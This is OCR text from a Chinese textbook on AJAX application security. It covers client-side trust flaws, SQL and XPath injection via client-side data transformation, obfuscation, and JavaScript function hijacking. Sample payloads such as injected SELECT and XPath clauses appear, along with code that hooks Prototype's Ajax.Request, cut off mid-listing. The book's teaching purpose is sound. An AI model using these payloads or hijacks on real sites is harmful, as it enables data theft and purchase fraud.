


图 6-9　在 Firebug 中添加 JavaScript 断点

从图中可以看到，我们在 **checkCredentials** 方法调用前设置了一个断点。接

下来我们调用 **checkCredentials** 方法，通过单步调试来检查其返回值，如图 6-10 所示。




图 6-10　检查 checkCredentials 方法的返回值

不幸的是，我们提供的用户名和密码并没有效果，从 **checkCredentials** 方法返回的值是 false。如果我们允许代码按照正常的顺序执行，那么程序会提示我们身份信息无效，然后退出 **purchaseSong** 方法。但是，如果假设我们是一名黑客，那么这么做对我们没有任何好处。在我们继续之前，先使用 Firebug 将 authenticed 变量由 false 改为 true，如图 6-11 所示。




图 6-11　攻击者将身份认证的返回值由 false 修改为 true

通过修改变量的值，我们也修改了程序原先的设计流程。如果我们继续执行代码，系统会（不正确地）认为我们已经提供了一个有效的用户名和密码，然后继续获取所选歌曲的价格。但是，既然我们都是黑客了，为什么止步于仅仅绕过身份认证呢？我们可以继续修改歌曲的价格，例如将 0.99 美元改为 0.01 美元或者 0。甚至我们可以去掉中间的步骤，直接在 Firebug 的控制台窗口中调用 downloadSong 方法。

在这个例子中，交易的所有步骤：检查用户的身份，确保账户中有足够的余额，从账户中扣除金额，以及下载歌曲，都被封装在一个公有的方法中。我们不应该将所有这些操作，都作为服务端的 API 暴露出去，而是应该单独编写一个在服务端执行的 **purchasSong** 方法，强制每个操作都按照正确的顺序、正确的参数来调用。过度暴露服务端 API 的细节是当今 AJAX 应用程序最关键的安全问题。请容忍我们再次重申：永远不要相信，客户端代码会按照预先的设计去执行，甚至可能都没有执行。

6.3.3 在 JavaScript 中存储会话状态

在客户端存储会话状态的问题已经是老生常谈了。一直以来，最臭名昭著的安全漏洞之一，便是在客户端实现的价格计算漏洞。应用程序将物品的价格按照客户端的状态机制进行存储，例如存储到隐藏的表单域或者 cookie 中，而不是存储到服务端。客户端状态机制的问题在于，它们认为用户不会干预状态，从而直接将状态返回给服务端。当然，让用户来控制像价格这样敏感的数据就像让一个 5 岁的小孩来保管冰激凌一样。如果用户能够决定付款的价格，那么免费毋庸置疑是最佳的答案。

虽然这个问题并不是 AJAX 所特有的，但是的确提出了新的攻击方向：存储在客户端 JavaScrpt 变量中的状态。回顾一下我们之前在线音乐商店中使用的代码：

```
//获得歌曲的价格
var songPrice = getSongPrice(songId);
//确保用户账户中有足够的余额
if (getAccountBalance(username) < songPrice) {
alert( 'You do not have enough money in your account.' );
return;
}
//扣除用户账户中相应的金额
debitAccount(username, songPrice);
```

由于在客户端使用 JavaScript 变量来保存歌曲的价格，攻击者可以随意对其进行修改。我们在之前提过，服务端 API 的过度细化会使得攻击者有机会控制程序的流程。但是，在客户端存储会话状态与过度细化服务端 API 还稍有不同。

例如，假定服务端暴露了 **AddItem** 方法和 **CheckOut** 方法，分别用来向购物

车中添加物品和计算金额。从粒度划分的角度来说，这是一个定义很好的 API，但是如果应用程序使用客户端代码来保存当前购物车中、由 CheckOut 方法计算出的总金额，那么应用程序就很容易受到对价格计算代码的攻击。

6.3.4　与用户相关的敏感数据

程序员通常都会将一些字符串硬编码在代码中。这样多数会产生一些本地化的问题。例如，如果在源代码中硬编码有英语词句，那么应用程序就很难被翻译为西班牙文或者日语。除了本地化的问题之外，这些字符串还会带来一些安全问题。如果程序员将数据连接字符串或者身份认证信息硬编码到应用程序中，那么任何能接触到源代码的人都可以访问数据库，或者访问应用程序的其他安全区域。

在客户端处理价格折扣时，程序员也经常会错误地使用敏感的字符串。假如前例中的音乐商店，打算为最好的客户提供半价优惠，那么系统会给这个客户发送一份电子邮件，其中包含一个特殊的代码，可以用于在订单页面享受折扣。为了提高响应时间，并节省 Web 服务器的处理资源，程序员选择在客户端、而不是服务端，来具体实现处理的逻辑代码：

```
<script type="text/javascript">
function processDiscountCode(discountCode) {
if (discountCode == "HALF-OFF-MUSIC") {
//将请求重定向到隐秘的折扣页面
window.location = "SecretDiscountOrderForm.html";
}
}
</script>
```

程序员肯定没有想到，任何人都可以查看订单页面的源代码，如果他们曾经想到过这一点的话，一定会意识到，他们自认为“秘密”的折扣代码会一览无余地展现给任何人。现在，每个人都可以只花一半的价钱就买到需要的音乐了。

在某些情况下，敏感数据并不一定非得是字符串。某些数字同数据库连接字符串或者登录密码、账号一样，需要高度地保密。大多数的电子商务网站都不希望用户知道每件商品的利润。大多数的公司也不希望雇员的薪水被公布在公司的内部网站上。

即使在服务端硬编码敏感数据也是非常危险的，但是相比而言，客户端代码绝对是致命的。一个不怎么熟练的黑客可能也只需要 5 秒钟就可以获得足够的信息访

问到应用程序的敏感区域和资源。由于该漏洞非常容易被入侵，所以极其危险。对于桌面程序来说，可以直接使用 IDA Pro 或者.NET 的 Reflector，或者使用调试器对已编译代码进行单步跟踪，来获得代码中硬编码的数据。这需要一定的时间和技术，而且只适于桌面应用程序。没有一种方法能够保证从服务端代码中提取出这些数据。黑客们通常都会利用一些配置错误，例如过度详细的错误信息，或者可以被公众访问的备份文件。但是如果硬编码在客户端 JavaScript 中，攻击者只需要选择浏览器中的“查看源文件”菜单。在黑客的眼中，这就无异于已经获得了想要的数据。

6.3.5 包含在客户端的注释及文档

在第 5 章我们已经简单讨论过在客户端代码中使用注释的危险性，这里有必要再从代码透明度的角度重申一下。终端用户可以随时查看客户端代码中的代码注释或者文档，就像访问页面源代码一样。当程序员在代码注释中解释某个非常复杂方法的逻辑时，不仅会让他的同事更容易理解，还包括攻击者。

通常，我们应该尽量降低代码的透明度。但是，另一方面，为了让其他人能够更好地维护和扩展代码，程序员也必须对代码进行详细的文档说明。最好的方法是在开发期间，而不是部署时，让（或者强制）程序员编写代码相应的文档。这样，开发人员就可以将注释都提取到一个独立的文档中，然后将没有注释的代码再部署到产品环境的 Web 服务器上。这样也最有利于调试代码。我们没有理由不让程序员创建用来调试的版本，因为这样会降低生产效率，但是这些代码永远不能被部署到产品环境中，只有去掉调试信息的应用程序版本才能用于部署。同样，客户端代码的文档也应如此。

这需要开发人员在编写代码时格外谨慎。他们必须牢记永远不能直接修改产品环境的代码，而且在应用程序部署前，一定要创建一个没有注释的版本。虽然从某些方面看，这个过程中很容易出现人为错误，但是我们必须同时面对安全漏洞（攻击者可以看见文档）与代码无法维护（没有相应的文档）的两难境地。要想降低其中的风险，最好的办法就是开发一个工具（或者从第三方购买），自动将代码中的注释提取出来。只要将运行该工具作为开发过程中的一个环节，就不担心忘记将注释从产品代码中提取出来了。

安全须知

像在服务端代码中一样，在客户端代码中也应该添加注释，但是永远不要将该代码部署，应该创建一个没有注释的代码版本进行部署。

6.3.6　在客户端进行的数据转换

几乎所有的 Web 应用程序都必须将原始的数据转换为 HTML 代码。任何从数据库、XML 文档、二进制文件或者其他存储位置获取的数据都必须在显示给用户前格式化为 HTML。在传统的 Web 应用程序中，这种转换是在服务端进行的，由服务端来生成所有的 HTML 代码。但是，在 AJAX 应用程序中，这种数据转换则改为在客户端进行。

在某些 AJAX 应用程序中，局部页面更新请求所返回的响应信息（包含 HTML 代码）会直接被插入到页面的 DOM 对象中，这时，客户端就不需要再进行任何数据处理。使用 ASP.NET AJAX **UpdatePanel** 组件的应用程序便是如此。但是，在多数情况下，返回的响应信息中包含的都是 XML 或者 JSON 格式的原始数据，需要在插入到 DOM 前转换为 HTML 代码，在 AJAX 应用程序中，采用这些数据格式有很多充分的理由。但是，数据转换是要消耗一定资源的，如果我们能让客户端来处理这个过程，就可以减轻服务端的压力，提高应用程序的整体性能和可扩展性。但是，这样的缺点是，会极大增加收到 SQL 注入及 XPath 注入攻击的风险。

代码注入攻击的执行过程非常枯燥，尤其是众所周知的 SQL 注入。普通 SQL 注入攻击的目标是通过查询得到表名，然后再得到其他表中的数据。例如，假设在服务端执行如下一条 SQL 请求：

```
SELECT * FROM [Customer] WHERE CustomerId = <user input>
```

攻击者会试图将自己的 SQL 条件注入到查询语句中，以便读取 Customer 以外其他表中的数，例如 OrderHistory 表或者 CreditCard 表。通常的实现办法是在查询语句中注入一条 UNION SELECT 子句（插入代码由斜体表示）：

```
SELECT * FROM [Customer] WHERE CustomerId = x;
UNION SELECT * FROM [CreditCard]
```

这里会存在一个问题，就是 UNION SELECT 子句的结果集必须与原来 SELECT 语句的列数、类型都相同。上面这条语句只有当 Customer 和 CreditCard 表的数据模式（Schema）一样时，才能够执行成功。而使用 UNION SELECT 的 SQL 注入攻击同样也要依赖于从服务端返回的大量错误信息。如果开发人员已经进行了适当的预防措施，那么攻击者就不得不采用盲目的 SQL 注入攻击（在第 3 章详细介绍过），其过程比 UNION SELECT 还要枯燥更多。

但是，当查询结果在客户端被转换为 HTML 时，就不需要这些速度慢、效率

低的操作了。只需简单地添加一个 SELECT 子句，便可以从数据库中获取所有数据。以我们之前的 SQL 查询为例：

```
SELECT * FROM [Customer] WHERE CustomerId = <user input>
```

如果我们传入一个有效的值，例如“gabriel”作为客户的 ID，那么服务端会返回一个 XML 片段，然后我们再对该片段进行解析，并插入到页面的 DOM 对象中。

```
<data>
<customer>
<customerid>gabriel</customerid>
<lastname>Krahulik</lastname>
<firstname>Mike</firstname>
<phone>707-555-2745</phone>
</customer>
</data>
```

现在，我们就通过简单地插入一条 SELECT 子句来获得数据库 CreditCard 表中的所有数据（插入代码由斜体表示）：

```
SELECT * FROM [Customer] WHERE CustomerId = x;
SELECT * FROM [CreditCard]
```

如果该查询的结果直接被序列化，那么返回给客户端的结果中就会包含由注入的 SELECT 子句所读取的数据：

```
<data>
<creditcard>
<lastname>Holkins</lastname>
<firstname>Jerry</firstname>
<ccnumber>1234567812345678</ccnumber>
<expirationDate>09-07-2010</expirationDate>
</creditcard>
<creditcard>
...
</data>
```

此时，按照客户端的逻辑，由于返回数据的格式不正确，所以无法在客户端正确显示。但是，这无关紧要，因为攻击者已经获得了他想要的数据。即使这些数据不在页面上显示，它们也会包含在响应信息中，任何有经验的黑客都会使用本地代理、或者是包嗅探攻击来获得交互中的 HTTP 原始信息。

通过使用简单的 SQL 注入技术，攻击者只需要提交几个简单的请求便可以提取出后台数据库的整个内容。之前要花费几小时、几天、发送数千次请求的攻击，现在只需要几秒钟。这不仅让黑客攻击起来更容易，同时也提高了攻击的成功几率，因为它被入侵检测系统拦截的几率更小了。向系统发送 20 次请求要比发送 2000 次请求的可疑性小得多。

这个简化的代码注入技术不是只能用于 SQL 注入。如果服务端代码使用 XPath 查询，从某个 XML 文档中获取数据，那么攻击者可以将恶意的 XPath 条件注入到查询语句中。假设有如下的 XPath 查询语句：

```
/Customer[CustomerId = <user input>]
```

攻击者可以注入如下的代码（注入代码用斜体表示）：

```
/Customer[CustomerId = x] | /*
```

在 XPath 中，|字符相当于 SQL 中的 JOIN 语句，而/*则代表返回 XML 文档根节点下的所有数据。上面这条查询语句所返回的数据应该是带有客户 ID 的所有客户列表（也可能是一个空列表）及所有的子节点。通过一个请求，攻击者就可以窃取后台 XML 中的全部内容。

虽然存在注入漏洞的查询代码（不管是 SQL 还是 XPath）是产生该漏洞的罪魁祸首，但是返回给客户端的原始结果也绝对难辞其咎。只有在 AJAX 应用程序和 Web 服务中才通常会存在这种设计反模式。原因在于，（AJAX 或者其他的）Web 应用程序很少直接会显示用户的查询结果。

查询语句通常都会返回一个预先可以确定的数据集合，直接显示给用户或者用于计算。在我们之前的示例程序中，SQL 查询用于返回指定客户的 ID、名、姓及电话号码。在传统的 Web 应用程序中，通常都会从结果集的元素或者对应列中获得这些值，然后再写入页面的 HTML 代码中。向传统 Web 应用程序注入任意一个;SELECT 攻击语句都可能会成功。但是由于结果数据永远不会返回给客户端，并且服务端会直接丢掉所有不符合要求的数据，所以攻击者也就无从下手。整个过程如图 6-12 所示。




图 6-12　使用服务端数据转换的传统 Web 应用程序不会返回攻击者期望的数据

如果与 AJAX 应用程序（在客户端进行数据转换）的注入攻击结果相比（如图 6-13 所示），我们可以发现，攻击者更容易从 AJAX 应用程序中获取数据。




图 6-13　使用客户端数据转换的 AJAX 应用程序返回了攻击者期望的数据

以下是这种反模式的常见例子：

- 在 Microsoft SQL Server 中使用 FOR XML 子句。
- 向客户端返回.NET 中的 System.Data.DataSet 对象。
- 使用数字索引来定位查询结果中的元素，而不是使用名称。
- 返回原始的 XPath/XQuery 结果。

要解决这个问题，就必须在查询时有一套对输入条件的验证规则。我们在对所有查询输入进行验证时，必须保证它们符合预先指定的格式。同时，我们也应该保证，只有必需的数据才能返回给客户端。

需要特别注意的是，是否选择 XML 作为消息格式与是否会产生漏洞无关。不管我们选择 XML、JSON、CSV（Comma-Separated Values，由逗号分隔开来的值），或者其他格式向客户端发送数据，如果不对查询参数和输出结果都进行验证，那么可能存在着漏洞。

6.4　通过隐藏来保证安全

必须承认，所有这些设计和实现上的错误，其根源并不在于 AJAX 对透明度的增加。在 mylocalweatherforecast.com 中，实际上是由于在服务端缺少合适的身份认证。程序员认为在调用管理方法的唯一页面中已经添加了身份认证，就没有必要再在其他地方进行认证。如果他们在服务端的代码中也添加身份认证，那么攻击者就不会轻易成功了。虽然客户端的透明度并没有直接成为漏洞的来源，但是却暴露了该方法的存在。同样，如果服务端 API 方法参数经过了适当的验证，攻击者也无法了解到这些参数的数据类型。应用程序增加的透明度为攻击者提供了更多的信息（比如应用程序是如何运行的），使他们更容易发现、攻击验证代码

中的错误和漏洞。

听起来，我们似乎在推荐通过隐藏代码来保证安全，但是实际上恰恰相反。一般来讲，即使应用程序很难被反向工程所分析，并不一定代表它就是安全的。这种方法最大的问题在于，它低估了攻击者的耐心与毅力。在攻击者面前，没有什么拦路石是不能用足够的时间和耐心战胜的。虽然一些拦路石比其他的更大：例如，2048 位的不对称加密对一般黑客绝对是一个挑战。不过，在足够的时间和耐心（及智慧）面前，当前的加密方法还无法保证绝对的安全。攻击者可能会抱着誓不罢休的态度，或者将我们的防守视为更高的挑战目标。

这就是说，虽然不能相信隐藏代码能带来安全，但是隐藏其他信息也会带来一些好处。隐藏应用程序的处理逻辑会增加攻击者攻击的难度，可能会让那些缺乏能力或耐心的攻击者望而却步。我们最好将隐藏信息视为完整防御体系的一部分，而非一种独立的防御手段。银行不会将运钞车的路线和时间公布于众，但是仅仅保守这个秘密还不能完全保证运钞车的安全，因此银行还配备了防弹车及武装保安。同样，我们也应该像这样来保护我们的 AJAX 应用程序。虽然由于 AJAX 的需要必须要公布应用程序的某些逻辑，不过，我们除了可以尽量避免这种事情之外，还应该设置其他一些安全措施，以防机密信息被泄露。

下面来理解一下混淆。

代码混淆是一个隐藏应用程序逻辑的很好办法。混淆虽然也要修改源代码，但是程序还是按照原来的方式执行，只不过对我们来说更难以阅读。

因为浏览器无法解释并执行加密后的 JavaScript，所以无法对 JavaScript 进行加密。因此，混淆就成了当前保护客户端脚本代码的最佳办法。例如：

```
alert("Welcome to JavaScript!");
```

可以被混淆为：

```
a = "lcome to J";
b = "al";
c = "avaScript!\")";
d = "ert(\"We";
eval(b + d + a + c);
```

这两段 JavaScript 代码在功能上是一样的，但是第二个更难以阅读。如果将其中一些字符转为 Unicode 编码，会进一步降低其可读性：

```
a = "\u006c\u0063\u006fme t\u006f J";
```

```
b = "\u0061\u006c";
c = "\u0061v\u0061Sc\u0072ipt\u0021\")";
d = "e\u0072t(\"We";
eval(b + d + a + c);
```

在实际应用中，有很多技术可以用来混淆 JavaScript 代码，其中一些已经在第 4 章“AJAX 攻击层面”的“验证 JavaScript 源代码”一节中介绍过了。此外，还有一些商业工具可以实现自动混淆，使最终的代码比上例更难阅读，例如由 ProtWare 开发的 HTML Guardian™。通常我们应该对敏感代码进行混淆，但是要记住，混淆不等同于加密。攻击者经过足够的时间和努力，还是可以利用反向工程获得原本的代码。混淆代码就像是撕碎一张银行声明一样并不会让它变得无法阅读，只是更难以阅读，因为首先要将它拼起来。

安全建议

- **不要**

不要将混淆与加密的概念搞混。如果攻击者真想阅读混淆后的代码，同样可以做到。

- **要**

要混淆重要的应用程序逻辑代码。通常，这些简单的措施就可以防止脚本小子，或者一些没有耐心、技术欠佳的黑客。但是，要记住，所有发送给客户端的数据，甚至包括混淆后的代码，都是可读的。

6.5 本章小结

从安全角度来看，AJAX 应用程序在透明度方面的增加是与传统 Web 应用程序最显著的区别。大多数传统 Web 应用程序的安全都依赖于服务端代码的两个特征，即用户不可见，也无法修改。但是，它们都不适用于 AJAX 应用程序。在 AJAX 程序中，用户可以查看所有下载到本地机器上的代码。虽然开发人员能够让代码变得难以读懂，但是最终，一个肯付出努力的攻击者一定能将这些代码读懂并分析，甚至可以修改脚本代码，来改变应用程序的执行过程。他可以修改金额、绕过身份认证，并且让没有权限的用户执行管理功能。解决的办法就是尽可能地将业务逻辑都放在服务端执行。只有服务端代码能够掌握在开发人员的手中，而客户端代码则掌握在攻击者的手中。

第7章
劫持AJAX应用程序

错误观点：

AJAX源代码和API很难被修改。

JavaScript程序可以在执行过程中对自身进行修改，这使得其他的JavaScript程序可以劫持AJAX应用程序，用来进行一些恶意的行为，例如窃取用户的隐私数据。

在第6章“AJAX应用程序的透明度”中我们已经知道，攻击者可以操纵客户端的源代码和数据来进行一些恶意的行为。他们会利用JavaScript调试器，或者手动修改客户端的JavaScript代码。在这一章中，我们会介绍如何使用其他的JavaScript程序劫获并自动修改一个AJAX应用程序中的源代码。AJAX框架（例如Dojo或者Prototype）、一些所谓“即时”的AJAX应用程序，甚至是AJAX应用程序的服务端API，都可以用这种方法来劫持。

我们本章讨论的安全问题根源在于JavaScript中一个有趣的特性：重新定义已声明过的方法。

7.1 劫持AJAX框架

我们已经说过，JavaScript能够重新定义已经声明过的方法。这具体是什么意思呢？假设有如下的一段代码：

```
<script>
function sum(x, y) {
var z = x + y;
alert("sum is " + z);
}

setTimeout("sum = function() { alert('hijacked'); }", 5000);
```

```
</script>

<input type="button" value="5 + 6 = ?" onclick="sum(5,6);" />
```

单击按钮后会触发 onclick 事件，调用 sum()方法并最终显示“sumis 11”。但是，5 秒钟后，setTimeout()方法会重新定义 sum()方法。如果你在 5 秒钟后再单击按钮，就会显示“hijacked”的提示信息。读者们可能会注意到，这并不会产生任何错误或者警告信息。不仅在界面上没有任何提示，就连开发人员也无法阻止其他人重新定义 sum()方法！正如我们在上一章中所讨论的，开发人员无法保证客户端的 JavaScript 代码不被篡改，因为用户可以随意禁止 JavaScript 功能，或者使用 JavaScript 调试器，选择性地删除其中的代码。接下来我们将看到，开发人员同样也无法保护客户端的代码免受其他 JavaScript 程序的影响！

7.1.1 意外的方法冲突

有些时候，方法冲突是出乎意料的。某个开发人员可能创建了一个名为 debug()的方法，用来在开发过程中调试程序。但是，一个第三方的 JavaScript 库、SexyWidgets 可能同样也含有一个 debug()方法。如果两个方法都通过 debug(){…}来声明，那么都处于同样的全局作用域中。当浏览器中加载 JavaScript 时，全局作用域便是 **window** 对象。这样，这两个方法之间就会产生冲突，并且如图 7-1 所示，SexyWidgets 中的 debug()方法会覆盖掉开发人员的 debug()方法。在同一作用域内，最后声明的同名方法会默认覆盖掉之前的方法声明。在这个例子中，由于外部 JavaScript 文件 SexyWidgets.js 的引用在后，因此会覆盖掉开发人员的调试方法。




图 7-1 在同一作用域内，最后声明的同名方法会默认覆盖掉之前的方法声明

解决该问题最常用的办法就是使用命名空间（Namespace）。命名空间是一个关联一个或多个代码标志符的上下文，或者说是作用域。同名的代码标志符（例如方法名）可以同时存在不同的命名空间中，因为代码的引用全名中包括命名空间的名称。在 JavaScript 中，我们可以使用对象来表示命名空间。假设有如下一段 JavaScript 代码：

```
var Utils = {};
Utils.debug = function () {…};
```

这段代码首先创建了一个对象 Utils，然后为该对象的 debug 属性创建了一个匿名方法。该方法可以通过 Utils.debug()方法来调用。如果不同的 JavaScript 库都将这个方法嵌入到不同的全局对象中，就可以避免之间产生的冲突。当然，如果两个库都使用了同样的命名空间，那么还是会冲突。出于这个原因，JavaScript 中的命名空间通常都使用网站的域名来表示。在图 7-2 中我们可以看到，开发人员将其 debug()方法置于 com.SomeSite.common 这个命名空间中，而 SexyWidget 中的 debug()方法则置于 com.SexyWidget 这个命名空间中。这样，就不会再产生意外的代码冲突了。




图 7-2　分开的命名空间可以避免 JavaScript 库中的方法与其他开发人员的方法产生冲突

虽然 JavaScript 社区已经发明了一些方法，来避免不同开发者之间的代码发生冲突，但是如果某人**故意**要与其他开发人员的代码冲突呢？例如，攻击者可以将某个框架的所有方法都替换为空的、不执行任何操作的方法，从而打断应用程序在客户端的执行。如果 debug()方法突然不按照预先的行为操作，那么应用程序很可能发生异常，并终止运行。虽然攻击者可以这么做，但是利用的并不充分。毕竟，攻击者有能力控制 JavaScript 程序的其他部分，而不会产生任何的警告信息。通过人为造成方法冲突，攻击者可以劫持应用程序的客户端逻辑，而不只是中断应用程序。

7.1.2 人为的方法冲突

为了理解攻击者如何构造方法冲突，我们以众所皆知的 JavaScript 库 Prototype 为例。Prototype 有一个 Ajax.Request 对象，对 XMLHttpRequest 对象进行了封装，使得开发人员更容易实现异步调用[1]。下面这段代码显示了如何使用 Prototype 中的 Ajax.Request 对象。我们可以看到，该对象有两个参数：一个是调用的 URL，一个是含有不同选项（包括回调函数）的对象。

```
new Ajax.Request('/FuncHijack/data.xml',
{
method:'get',
onSuccess: function(transport){
var response = transport.responseText || "no response text";
alert("Success! \n\n" + response);
},
onFailure: function(){ alert('Something went wrong...') }
});
```

回忆一下，在 JavaScript 中，像 Ajax.Request 和 OnSuccess 这样的方法名实际上只是对实际方法代码的引用。因此，变量 Ajax.Request 实际上引用的是 Prototype 中发送 AJAX 请求的一段代码。图 7-3 表明 Ajax.Request 和 OnSuccess 方法如何引用各自的 JavaScript 方法对象，以及在 AJAX 请求完成之后，如何由 Ajax.Request 调用 OnSuccess 所引用的代码。




图 7-3 JavaScript 的方法名只是简单地引用了相应的 JavaScript 方法对象

[1] 实际上，Ajax.Request 只是一个名为 Request 的对象，存储在名为 Ajax 的命名空间中。

一个方法可以有多个变量引用。例如，下面这段代码会弹出一个警告框：

```
myAlert = window.alert;
myAlert("Hello from an Alert Box!");
```

这是因为 myAlert 变量和 window.alert 变量都指向了弹出警告框的代码。我们可以扩展 JavaScript 的方法属性，使其更简单地进行调用。简而言之，我们可以随意改变方法的引用，因此，当调用 window.alert()或者 Ajax.Request()方法时，会转为调用我们的方法！如果我们再调用原来的方法，就可以实现对某个方法的拦截了。在以 Ajax.Request 举例之前，我们先来看下面这段代码，其中引用了 window.alert 方法：

```
//创建到原来方法的引用
var oldAlert = window.alert;

//创建我们的方法，通过引用调用原来的方法
function newAlert(msg) {

out = "And the Earth Trembled with the message:\n\n";
out +=msg.toUpperCase();
out +="\n\n... And it was Good."
oldAlert(out);
}

//用我们的新方法来引用 window.alert 方法

window.alert = newAlert;

alert("Hey! What are you guys doing on this roof?\n\t-Security");
```

改写任意方法要经过 3 个步骤。步骤 1，要创建到原来方法的引用。步骤 2，创建改写的方法。在上例中，我们将警告框的信息全部改为大写，然后放在一些文字的中间。注意改写后的方法，要用步骤 1 中的引用变量调用原来的方法。这是为了保存原来方法中的代码。最后一步（步骤 3）就是重新设置原来的方法引用，将其指向我们创建的新方法。为了验证我们的想法，图 7-4 显示了在 Opera 浏览器中的运行情况。Opera 浏览器以遵循标准而闻名，因此，如果我们上面这段代码可以在 Opera 中运行，那么也完全可以运行在其他主流浏览器中。




图 7-4　我们已经改写了 alert()方法，重新设置了警告框中显示的文字风格

我们还可以按照同样的步骤改写 Prototype 中的 Ajax.Request 方法。如果在改写的方法中同时也劫持了 OnSuccess 方法，便可以捕获所有由 Prototype 框架发送的 HTTP 请求，以及接收到的响应信息，图 7-5 显示了该方法的工作流程。




图 7-5　为了截获所有 Prototype 发出的 AJAX 请求和响应，我们需要改写两个不同的方法：Request 方法及处理响应的 OnSuccess 方法

劫持 Prototype 的源代码如下所示。我们在改写方法的每个步骤前都添加了注释，以方便读者阅读。读者可以看到我们劫持了 Ajax.Request 和 OnSuccess 方法，同时也截获了所有 AJAX 发送的请求和接收的响应数据。我们以一个使用了 Prototype 的 Web 应用程序为例，图 7-6 显示了这段代码的运行效果。

```
//创建到 Prototype 中 Request 方法的引用
var oldRequest = Ajax.Request;

//改写原来的 Request 方法
function FakeAjaxRequest(a, b) {

var url = a;
var options = b;

